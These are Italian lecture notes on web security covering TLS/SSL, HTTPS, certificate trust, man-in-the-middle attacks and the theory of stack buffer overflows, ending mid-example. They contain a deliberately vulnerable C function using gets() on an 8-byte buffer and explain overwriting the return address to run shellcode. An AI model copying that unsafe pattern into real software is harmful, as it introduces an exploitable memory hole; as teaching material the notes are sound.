- **Spam Assassin:** Piattaforma Apache Open source per classificare lo spam, implementa un meccanismo di base bayesiano basato sul punteggio. Spam assassin ha introdotto una leadboard chiamato X-Spam-Score per segnalare con un punteggio quanto è probabile che sia spam un determinato messaggio.

# 8. Web Security

La web security riguarda due importanti aspetti: **web browser** e **web application**. Un web browser (front-end) può essere attaccato da qualsiasi sito visitato e gli ttacchi implicano l'installazione di malware, come ad esempio keyloggers e botnets, il furto di documenti e la perdita di dati privati. Le web application (back end), invece, girano lato web server/sito e sono realizzate utilizzando Javascript, PHP, ASP, JSP, etc...; inoltre esse presentano potenziali bugs come ad esempio XSS, SQL injection, etc...;

In questo momento le tecnologia che utilizziamo per proteggere i servizi web-based sono orientate sull'utilizzo di certificati digitali e di tecniche di crittografia simmetrica, con scambio di chiavi, per rendere sicuro il canale di comunicazione, in particolare il canale deve essere sicuro sotto vari punti vista che sono: autenticazione end-to-end server/client, integrità, confidenzialità e non ripudio. Tipicamente in ambito client/server è il client a dover verificare/trustare il server e non viceversa, ovvero lato server l'operazione di verifica del client viene adoperata in maniera blanda come attraverso l'utilizzo di pin, password, in combinazione con delle one-time password; il client, invece, verifica l'attendibilità e l'affidabilità del server attraverso l'utilizzo di certificati (X.509). Ma perché esiste questa asimmetria nella verifica in ambito client/server? La risposta la si può attribuire a motivi organizzativi e non di tecnologia, in quanto diffondere certificati a tutti i client diventa molto difficile da gestire. Quindi da un lato (client) si ha una autenticazione forte, mentre dall'altro lato (server) si ha una combinazione di autenticazioni deboli.

## 8.1 TLS/SSL

Transport Layer Security (TLS) e il suo predecessore Secure Sockets Layer (SSL) sono dei protocolli crittografici di presentazione usati nel campo delle telecomunicazioni e dell'informatica che permettono una comunicazione sicura dalla sorgente al destinatario (end-to-end) su reti TCP/IP (come ad esempio Internet) fornendo autenticazione, integrità dei dati e confidenzialità operando al di sopra del livello di trasporto. Diverse versioni del protocollo sono ampiamente utilizzate in applicazioni come i browser, l'e-mail, la messaggistica istantanea e il voice over IP. Un esempio di applicazione di SSL/TLS è nel protocollo HTTPS.

Il protocollo TLS consente alle applicazioni client/server di comunicare attraverso una rete in modo tale da prevenire il "tampering" (manomissione) dei dati, la falsificazione e l'intercettazione. È un protocollo standard IETF che, nella sua ultima versione, è definito nella RFC 5246, sviluppata sulla base del precedente protocollo SSL da Netscape Communications. Nell'utilizzo tipico di un browser da parte di utente finale, l'autenticazione TLS è unilaterale: è il solo server ad autenticarsi presso il client (il client, cioè, conosce l'identità del server, ma non viceversa cioè il client rimane anonimo e non autenticato sul server). L'autenticazione del server è molto utile per il software di navigazione e per l'utente.

Il funzionamento del protocollo TLS può essere suddiviso in tre fasi principali:

1. Negoziazione fra le parti dell'algoritmo da utilizzare
2. Scambio delle chiavi (RS. Diffie-Hellman,...) e autenticazione (RSA, DSA,...)
3. Cifratura simmetrica (DES, AES,...), autenticazione dei messaggi e integrità dei messaggi (SHA, HMAC, MD2,...)




Figura 160

## Scambio certificati

Ad esempio, supponiamo che Alice (client/browser) e Bob (server) vogliono comunicare: il server deve acquisire un certificato da parte di una certification authority che firma tale certificato e gli da una chiave privata ed una chiave pubblica; a questo punto il server può essere raggiunto dai client che possono verificare il server con la chiave pubblica del server stesso che è nota. Quindi il browser valida il certificato del server controllando che la firma digitale dei certificati del server sia valida e riconosciuta da una certificate authority conosciuta utilizzando una cifratura a chiave pubblica. Dopo questa autenticazione il browser indica una connessione sicura mostrando solitamente l'icona di un lucchetto.




Figura 161

Questa autenticazione, però, non è sufficiente per garantire che il sito con cui ci si è collegati sia quello richiesto. Per esserne sicuri è necessario analizzare il contenuto del certificato rilasciato e controllarne la catena di certificazione. I siti che intendono ingannare l'utente non possono utilizzare un certificato del sito che vogliono impersonare perché non hanno la possibilità di cifrare in modo valido il certificato, che include l'indirizzo, in modo tale che risulti valido alla destinazione. Solo le CA possono generare certificati validi con un'URL incorporata in modo che il confronto fra l'URL apparente e quella contenuta nel certificato possa fornire un metodo certo per l'identificazione del sito. Molto spesso questo meccanismo non è noto agli utenti di internet ed è causa di varie frodi dovute ad un uso non corretto del browser, non ad una debolezza del protocollo TLS.

## Autenticazione server-side

L'autenticazione più comune, come detto in precedenza, è quella server-side, ovvero è il server che deve farsi verificare dal client e non viceversa. In pratica come funziona questa autenticazione: il client invia un messaggio di *client-hello* al server che a sua volta invia un messaggio *server-hello* con il proprio *certificato* con cui si identifica; poi avviene uno scambio di chiavi tra client e server (ad esempio con Diffie-Hellman), poi viene generata una chiave comune e tramite quest'ultima client e server possono comunicare in maniera sicura cifrando la comunicazione con un apposito algoritmo di crittografia.




Figura 162

C'è da precisare che la sola autenticazione lato server può creare varie complicazioni. La prima complicazione nasce dall'utilizzo di web proxy, cioè quando si passa attraverso un proxy il certificato server deve essere fatto passare attraverso il proxy e quindi è necessario una opportuna gestione in quanto il client va a negoziare solo con il proxy e poi è il proxy che stabilisce la connessione sicura con il server. Questa situazione può essere fonte di attacco soprattutto se il proxy viene compromesso.




Figura 163

Un'altra complicazione può essere questa: se la macchina che fa da server utilizza il virtual hosting, e cioè può ospitare vari siti web avente lo stesso indirizzo IP, allora dovrebbe avere un certificato server, da inviare, per ogni servizio/sito che gestisce e questa è una complicazione.

### 8.1.1 HTTPS

L'HyperText Transfer Protocol over Secure Socket Layer (**HTTPS**), (anche noto come HTTP over TLS, HTTP over SSL e HTTP Secure) è un protocollo per la comunicazione sicura attraverso una rete di computer utilizzato su Internet. La porta utilizzata generalmente (ma non necessariamente) è la 443. Consiste nella comunicazione tramite il protocollo HTTP (Hypertext Transfer Protocol) all'interno di una connessione criptata, tramite crittografia asimmetrica, dal Transport Layer Security (**TLS**) o dal suo predecessore, Secure Sockets Layer (SSL) fornendo come requisiti chiave:

- un'autenticazione del sito web visitato;
- protezione della privacy (**riservatezza o confidenzialità**);
- integrità dei dati scambiati tra le parti comunicanti.




Figura 164

Nel suo popolare funzionamento su Internet, HTTPS fornisce l'autenticazione del sito web e del server web associato con cui una delle parti sta comunicando, proteggendo la comunicazione dagli attacchi noti tramite la tecnica del man in the middle. Inoltre, HTTPS fornisce una cifratura bidirezionale delle comunicazioni tra un client e un server, che protegge la stessa contro le possibili operazioni di **eavesdropping**, (azione mediante il quale viene ascoltata segretamente la conversazione privata tra le parti senza il loro consenso) e **tampering** (letteralmente manomissione o alterazione della comunicazione) falsificandone i contenuti. In pratica, tale meccanismo fornisce una garanzia soddisfacente del fatto che si sta comunicando esattamente con il sito web voluto (al contrario di un sito falso), oltre a garantire che i contenuti delle comunicazioni tra l'utente e il sito web non possano essere intercettate o alterate da terzi. Nei browser web, la **URI** (Uniform Resource Identifier) che si riferisce a tale tecnologia ha nome di schema https ed è in tutto e per tutto analoga alle URI http. Tuttavia, HTTPS segnala al browser di usare il livello di cifratura aggiuntivo SSL/TLS per proteggere il traffico internet. SSL/TLS è particolarmente adatto al protocollo HTTP, dato che può fornire una qualche protezione, anche se

tra le parti comunicanti solo una è autenticata. Questo è il caso di HTTP nelle transazioni su internet, dove tipicamente è il server l'unica parte ad essere autenticata, mentre il client esamina il certificato del server. Alla base del funzionamento di HTTPS, sopra il Transport Layer Security, risiede interamente il protocollo HTTP; per questo motivo quest'ultimo può essere criptato del tutto. La cifratura del protocollo HTTP include:

- la richiesta URL (la pagina web che è stata richiesta)
- i parametri di query
- le intestazioni della connessione (headers)
- i cookies (i quali spesso contengono le informazioni sull'identità dell'utente)

Tuttavia, poiché gli indirizzi IP degli host (siti web) e i numeri di porta fanno parte dei protocolli sottostanti del TCP/IP, HTTPS non può proteggere la loro divulgazione. In pratica, significa che anche se un web server è correttamente configurato, gli eavesdropper possono dedurre l'indirizzo IP e il numero di porta (qualche volta anche il nome del dominio, ad esempio "www.example.org", ma non il resto dell'URL) del web server con cui si sta comunicando, oltre alla quantità dei dati trasferiti e la durata della comunicazione (lunghezza della sessione), ma non il contenuto della comunicazione. I browser web sanno come fidarsi dei siti web HTTPS basati su certificati di autorità che vengono preinstallati nel loro software. Le autorità di certificazione (come Symantec, Comodo, GoDaddy e GlobalSign) sono fidate per i creatori di browser web, per fornire certificati validi ai fini della comunicazione. Pertanto, un utente dovrebbe fidarsi di una connessione HTTPS verso un sito web se e solo se tutti i punti seguenti sono verificati:

- L'utente si fida del fatto che il software del browser implementi correttamente il protocollo HTTPS con dei certificati di autorità correttamente preinstallati.
- L'utente si fida dell'autorità di certificazione che garantisce solo siti web legittimi.
- Il sito web fornisce un certificato valido, che significa che è stato firmato da un'autorità di fiducia.
- Il certificato identifica correttamente il sito web (ad esempio quando il browser visita "https://example.com", il certificato ricevuto è appropriatamente quello relativo a "example.com" e non di qualche altra entità).
- L'utente si fida del fatto che il livello di crittografia del protocollo (SSL/TLS) è sufficientemente sicuro contro le possibili operazioni degli eavesdropper.

HTTPS è particolarmente importante attraverso le reti insicure (come i punti di accesso WiFi pubblici), dato che chiunque sulla stessa rete locale può effettuare uno sniffing di pacchetti e scoprire informazioni sensibili e non protette da HTTPS. Oltre a ciò, molti vengono pagati per impegnarsi nel fare packet injection ("iniezione di pacchetti") all'interno di reti wireless allo scopo di fornire un servizio per le pubblicità delle proprie pagine web, mentre altri lo fanno liberamente. Tuttavia, questa operazione può essere sfruttata malignamente in molti modi, come iniettare dei malware su pagine web e rubare informazioni private agli utenti. HTTPS è anche molto importante con le connessioni sulla rete Tor (acronimo di The Onion Router) per preservare l'anonimato su internet, siccome i nodi Tor maligni possono danneggiare o alterare i contenuti che li attraversano in maniera insicura e iniettano malware dentro la connessione. Per questa ragione l'Electronic Frontier Foundation (EFF) e il progetto Tor hanno avviato lo sviluppo del protocollo HTTPS Everywhere, il quale è incluso all'interno del pacchetto Tor Browser.

HTTPS opera al livello più alto del modello TCP/IP, il livello di applicazione; come fa anche il protocollo di sicurezza TLS (operando come un sotto-strato più basso dello stesso livello). In pratica, tra il protocollo TCP e HTTP si interpone (trasparentemente all'utente) un livello di crittografia/autenticazione come il Secure Sockets Layer (SSL) o il Transport Layer Security (TLS) il quale critta il messaggio HTTP prima della trasmissione e decripta il messaggio una volta giunto a destinazione. Sostanzialmente, viene creato un canale di comunicazione criptato tra il client e il server attraverso uno scambio di certificati; una volta stabilito questo canale, al suo interno viene utilizzato il protocollo HTTP per la comunicazione.

La differenza con HTTP è la seguente: le URL del protocollo HTTPS iniziano con https:// e utilizzano la porta 443 di default, mentre le URL HTTP cominciano con http:// e utilizzano la porta 80. HTTP non è criptato ed è vulnerabile ad attacchi man-in-the-middle e eavesdropping, che possono consentire agli attaccanti di ottenere l'accesso agli account di siti web con informazioni sensibili e modificare le pagine web per iniettare al loro interno dei malware o della pubblicità malevola. HTTPS è progettato per resistere a tali attacchi ed è considerato sicuro contro di essi (con eccezione delle versioni più obsolete e deprecate del protocollo SSL).

Del protocollo TLS possiamo fidarci, è un protocollo molto sicuro che ci garantisce che la sessione non sia oggetto di intercettazione, che sia integra, ma non è garantito, però, che la sessione è sicura perché quando visualizziamo il lucchetto nel browser siamo sicuri di aver identificato una identità che si è presentata con un certificato digitale valido, però non è detto che questo certificato digitale valido corrisponda realmente con l'identità con cui stiamo interagendo. **Attacco man in the middle:** per esempio se vogliamo collegarci al sito della nostra banca e siamo bersaglio di un attacco DNS spoofing per cui veniamo reindirizzati ad un sito fasullo ben fatto che ci fa credere di essere sul sito ufficiale della banca e tale sito fasullo ha un valido certificato (oggi è molto facile ottenere velocemente dei certificati!!!) allora potremmo essere facilmente ingannati, quindi nulla ci garantisce che abbiamo “effettivamente” la reale banca dall’altro lato della comunicazione. In ogni caso i browser web verificano certi aspetti (certificato valido o non valido, certificato emesso da una CA autorizzata, il campo common name sia identico a quello dell’URL), ma non verificano che effettivamente ciò a cui mi sto connettendo sia l’identità che mi aspetto di trovare dall’altro lato. Nella verifica di un certificato non basta solo verificare che il certificato sia valido ma bisogna verificare molti aspetti come il numero seriale, le firme, etc..., proprio perché tutti i browser segnalano come validi (e mostrandoci il lucchetto) certificati rilasciati da autorità di certificazione riconosciuti ma non effettuano molte verifiche (pochi browser effettuano la verifica sul common name).




Figura 165


## 8.2 Vulnerabilità lato sito web

I principali meccanismi di attacco lato server sono: **buffer overflow**, **SQL injection**, **cross-site scripting (XSS)**. Vediamoli in dettaglio:

### 8.2.1 Buffer overflow

L'overflow del buffer è una delle tecniche più avanzate di hacking del software e se utilizzato a dovere può agevolare l'accesso a qualsiasi sistema che utilizza un programma vulnerabile. Il Buffer Overflow è la più comune forma di vulnerabilità nella sicurezza per gli ultimi dieci anni. Essa domina l'area relativa alla penetrazione in reti remote, dove, un anonimo utente di Internet, cerca di ottenere un controllo parziale o totale di un host. In poche parole un buffer overflow è una “condizione di errore” che si verifica a *runtime* quando in un *buffer* di una data dimensione vengono scritti dati di dimensioni maggiori. Si parla di buffer overflow quando una stringa di input è più grande del buffer (memoria) che la dovrà contenere. Questo comporta un trabocco (overflow) che finisce per sovrascrivere porzioni di memoria destinate ad altre istruzioni. Quindi, se per errore o per malizia, vengono inviati più dati della capienza del buffer destinato a contenerli (che per errore, malizia o superficialità non è stato progettato a dovere), i dati extra vanno a sovrascrivere le variabili interne del programma, o il suo stesso stack; come conseguenza di ciò, a seconda di cosa è stato sovrascritto e con quali valori, il programma può dare risultati errati o imprevedibili, bloccarsi, o (se è un driver di sistema o lo stesso sistema operativo) bloccare il computer. Conoscendo molto bene il programma in questione, il sistema operativo e il tipo di computer su cui gira, si può precalcolare una serie di dati malevoli che inviati per provocare un buffer overflow consenta ad un malintenzionato di prendere il controllo del programma (e a volte, tramite questo, dell'intero computer).

Fino ad adesso, però, si è data una descrizione generale del buffer overflow; per capire meglio come funziona un attacco di buffer overflow occorre conoscere generalmente com'è organizzata la memoria virtuale di un processo. Quando viene eseguito un programma il sistema operativo normalmente genera un nuovo processo e alloca in memoria centrale uno spazio di memoria virtuale riservato al processo stesso. Questo spazio di memoria in generale ha una struttura data da (partendo dall'alto verso il basso):



- Kernel
- Stack (cresce verso il basso)
- Memoria libera
- Heap (cresce verso l'alto)
- Dati globali (Segmento dati)
- Codice del programma (Segmento testo)

Il segmento testo contiene il codice del programma e le costanti. Il segmento dati contiene le variabili globali. Nell'heap avviene l'allocazione dinamica dei dati ed incrementa la sua grandezza verso l'alto.

Di fondamentale importanza riveste il ruolo dello stack. Lo stack contiene lo stack del programma. Ma prima ancora di introdurre il funzionamento di uno stack, occorre chiarire il concetto di buffer.

Un *buffer* è un blocco contiguo di memoria che contiene più istanze dello stesso tipo di dato. In C, ad esempio, un buffer viene chiamato array. Gli array in C possono essere dichiarati statici o dinamici: le variabili statiche sono allocate al momento del caricamento sul segmento

Figura 166

dati, quelle dinamiche sono allocate al momento del caricamento sullo stack. L'overflow consiste nel riempire un buffer oltre il limite. I buffer di interesse sono quelli dinamici.

Passiamo adesso alla descrizione dello **stack**: lo stack è un tipo di dato astratto; immaginiamo lo stack come un contenitore: uno stack di oggetti ha la proprietà Last In First Out (LIFO), cioè l'ultimo oggetto inserito è il primo ad essere rimosso. Le due operazioni principali sono push e pop: push aggiunge un elemento in cima allo stack e pop lo rimuove. Durante l'esecuzione di un programma, le funzioni hanno la necessità di archiviare i dati che sono oggetto dell'elaborazione. La zona di memoria fornita dal sistema per salvare i dati è proprio lo stack (pila). I linguaggi di programmazione moderni hanno il costrutto di procedura o funzione e quindi l'esecuzione di un programma consiste a sua volta di diverse "chiamate a funzioni". Una chiamata a procedura altera il flusso di controllo come un salto (jump), ma, diversamente da un salto, una volta finito il proprio compito, una funzione ritorna il controllo all'istruzione posta appena successivamente alla chiamata. Questastrazione può essere implementata proprio con il supporto di uno stack; inoltre ciascuna chiamata genera uno *stack frame* all'interno dello stack. Questi stack frame vengono impilati sullo stack quando viene chiamata una funzione e spilati quando la funzione ritorna. All'interno di uno stack frame la "funzione chiamata" memorizza le variabili locali, l'indirizzo dell'istruzione della funzione chiamante a cui dovrà restituire il controllo (return address, contenuto nell'*instruction pointer* o *IP*) e il puntatore al frame della funzione chiamante; questi ultimi due in particolare giocano un ruolo fondamentale nell'assicurare il giusto flusso di esecuzione al programma fra una chiamata di funzione e l'altra, infatti:

- Il *return address* dice alla funzione chiamata a quale istruzione della funzione chiamante bisogna restituire il controllo;
- Il *puntatore al frame della funzione chiamante* consente di ripristinare il suo contesto di esecuzione prima di restituirle il controllo;

Lo stack cresce verso il basso ad ogni chiamata di funzione, e ciascun frame generato presenta dunque una struttura del tipo (sempre dall'alto verso il basso):

Return address
Puntatore al frame della funzione chiamante
Variabile locale 1
Variabile locale 2
...

Figura 167

Quando una funzione richiama quella successiva, il puntatore alla prima funzione viene salvato nello stack sotto forma di indirizzo, in modo che il programma possa ritornare alla funzione principale. Lo scopo dell'overflow dello stack è proprio di sovrascrivere questo indirizzo di ritorno (return address). Dato che, come abbiamo detto, il flusso di dati trabocca oltre lo spazio definito dallo stack, anche il puntatore viene corrotto e sostituito dal codice preparato ad hoc dal cracker. Per poter capire a fondo gli effetti dell'overflow è necessario introdurre alcune nozioni sull'architettura dei processori Intel. Abbiamo già parlato dello stack, raffigurato come un contenitore dove possiamo memorizzare temporaneamente delle informazioni per poi estrarre quando ne abbiamo bisogno. È molto importante avere un puntatore che tiene traccia della posizione dei dati immessi; a questo proposito vediamo quali registri vengono utilizzati dal sistema:

- **EBP**, o Base Pointer. È il puntatore alla base dello stack, serve per definire dove iniziano i dati memorizzati nello stack;
- **ESP**, o Stack Pointer. Punta all'attuale posizione nello stack, serve a inserire o estrarre dati nella posizione desiderata;
- **EIP**, o Instruction Pointer. Punta all'istruzione da eseguire, cioè a quella successiva rispetto alla posizione corrente.

La conoscenza delle istruzioni di base dell'Assembler è essenziale per capire gli esempi che seguono. Ecco quelle più utili alla nostra “causa”:

- **PUSH**, aggiunge informazioni nello stack;
- **POP**, rimuove i dati dallo stack (secondo una struttura LIFO, gli ultimi dati aggiunti sono i primi ad essere rimossi -> Last In First Out);
- **CALL**, effettua un salto incondizionato a una funzione e inserisce l'indirizzo dell'istruzione successiva (EIP) nello stack;
- **RET**, estrae un indirizzo di ritorno dallo stack per ritornare alla funzione principale

Ogni routine ha inizio con un CALL e termina con un RET. Se l'aggressore è riuscito a sovrascrivere l'indirizzo di ritorno, nella fase di RET può ottenere il totale controllo del processore.

Infine, quando il buffer è allocato nello stack, ovvero è una variabile locale di una funzione, l'eventuale immissione all'interno del buffer di una quantità di dati superiore alla sua portata provoca che i dati adiacenti al buffer che potrebbero essere sovrascritti dai dati extra sono il return address e il frame pointer. Se i dati in eccesso sovrascrivono frame pointer e return address, al termine dell'esecuzione la funzione tenterebbe di restituire il controllo all'istruzione puntata dal return address che potrebbe contenere:

- L'indirizzo di un'area di memoria non accessibile: i dati in eccesso sono casuali, il programma va in crash restituendo tipicamente un *segmentation fault*. È un esempio di come lo stack buffer overflow possa essere utilizzato come attacco del tipo *denial-of-service* (DoS), compromettendo la disponibilità del servizio colpito.
- Un indirizzo di memoria ben preciso: i dati in eccesso sono calcolati in modo da sovrascrivere il return address con l'indirizzo di un'area di memoria a cui l'attaccante vuole avere accesso, o con l'indirizzo in cui si trova il codice che l'attaccante vuole eseguire.

In questo secondo caso rientrano gli attacchi basati sull'iniezione di shellcode; i dati inseriti all'interno del buffer contengono codice eseguibile in linguaggio macchina (assembly), e la sovrascrittura del return address viene fatta in modo da rimandare al codice iniettato all'interno del buffer. Compito di tale codice è normalmente quello di richiamare un'interfaccia a riga di comando, ovvero una shell, motivo per cui tale codice è detto shellcode (una chiamata alla funzione execve che esegue la Bourne shell per i sistemi UNIX, una chiamata a system("command.exe") nei sistemi Windows). In ogni caso il programma in esecuzione viene sostituito dalla shell, che eseguirà con gli stessi privilegi del programma di partenza. Non tutti i programmi sono vulnerabili a questo tipo di inconveniente. Per i linguaggi di basso livello, come l'assembly, i dati sono semplici array di byte, memorizzati in registri o in memoria centrale: la corretta interpretazione di questi dati (indirizzi, interi, caratteri, istruzioni, ecc...) è affidata alle funzioni e alle istruzioni che li accedono e manipolano; utilizzando linguaggi di basso livello si ha dunque un maggiore controllo delle risorse della macchina, ma è richiesta una maggiore attenzione in fase di programmazione in modo da assicurare l'integrità dei dati (e quindi evitare fenomeni come il buffer overflow). I linguaggi di più alto livello, come il Java e il Python (e molti altri), che definiscono invece il concetto di tipo di una variabile e che definiscono un insieme di operazioni permesse a seconda del tipo, non soffrono di vulnerabilità come il buffer overflow, perché non consentono di memorizzare in un buffer una quantità maggiore di dati rispetto alla sua dimensione. Fra questi due estremi si trova il linguaggio C che presenta alcune delle astrazioni tipiche dei linguaggi di alto livello insieme a elementi tipici dei linguaggi di basso livello, come la possibilità di accedere e manipolare indirizzi di memoria: ciò rende il linguaggio suscettibile ad usi inappropriati della memoria; se a questo si unisce il fatto che alcune librerie di funzioni molto diffuse (in particolare per l'input e la manipolazione di stringhe come la gets) non effettuano un corretto controllo della dimensione dei buffer su cui lavorano, e che il C è stato usato negli anni '70 per scrivere il sistema operativo UNIX (e da questo sono poi derivati i sistemi come Linux) e molte delle applicazioni pensate per eseguire su di esso, ne consegue che ancora oggi è presente e circola una

grande quantità di codice vulnerabile al buffer overflow. Non tutti i programmi sono vulnerabili a questo tipo di inconveniente, infatti perché un dato programma sia a rischio è necessario che:

- Il programma preveda l'input di dati di dimensione variabile e li memorizzi all'interno di un buffer;
- Il linguaggio di programmazione utilizzato non preveda controlli automatici di bounds checking del buffer (a tempo di compilazione o a tempo di esecuzione), e il programmatore non inserisca tali verifiche all'interno del codice.

**Esempio:** esaminiamo una semplice applicazione in linguaggio C che utilizza una funzione vulnerabile ad attacchi di overflow del buffer. Si riporta nella figura sottostante sia il codice sorgente C che il rispettivo codice assembler.

**programma C:**

```
1. void leggistringa(void){  
2.     char buff[8];  
3.     gets(buff);  
4. }  
5.  
6. int main(void){  
7.     leggistringa();  
8.     return(0);  
9. }
```

**assembler:**

```
00401258    push ebp  
              :  
              :  
00401250    call 00401258  
00401255    .....
```

Figura 168

Quando viene invocata la funzione *leggistringa()* (CALL), il processore salva in memoria il valore contenuto in EIP (Instruction Pointer) ovvero il puntatore all'istruzione da eseguire dopo la fine della funzione *leggistringa()* stessa, e tale istruzione, che corrisponde a *return(0)*, è posta immediatamente dopo la chiamata della funzione *leggistringa()*, in questo modo dopo il RET può riprendere l'esecuzione dall'istruzione immediatamente successiva alla chiamata.

Ecco come appare lo stack non appena viene invocata la funzione `leggistringa()`. L'indirizzo salvato è 0x00401255.

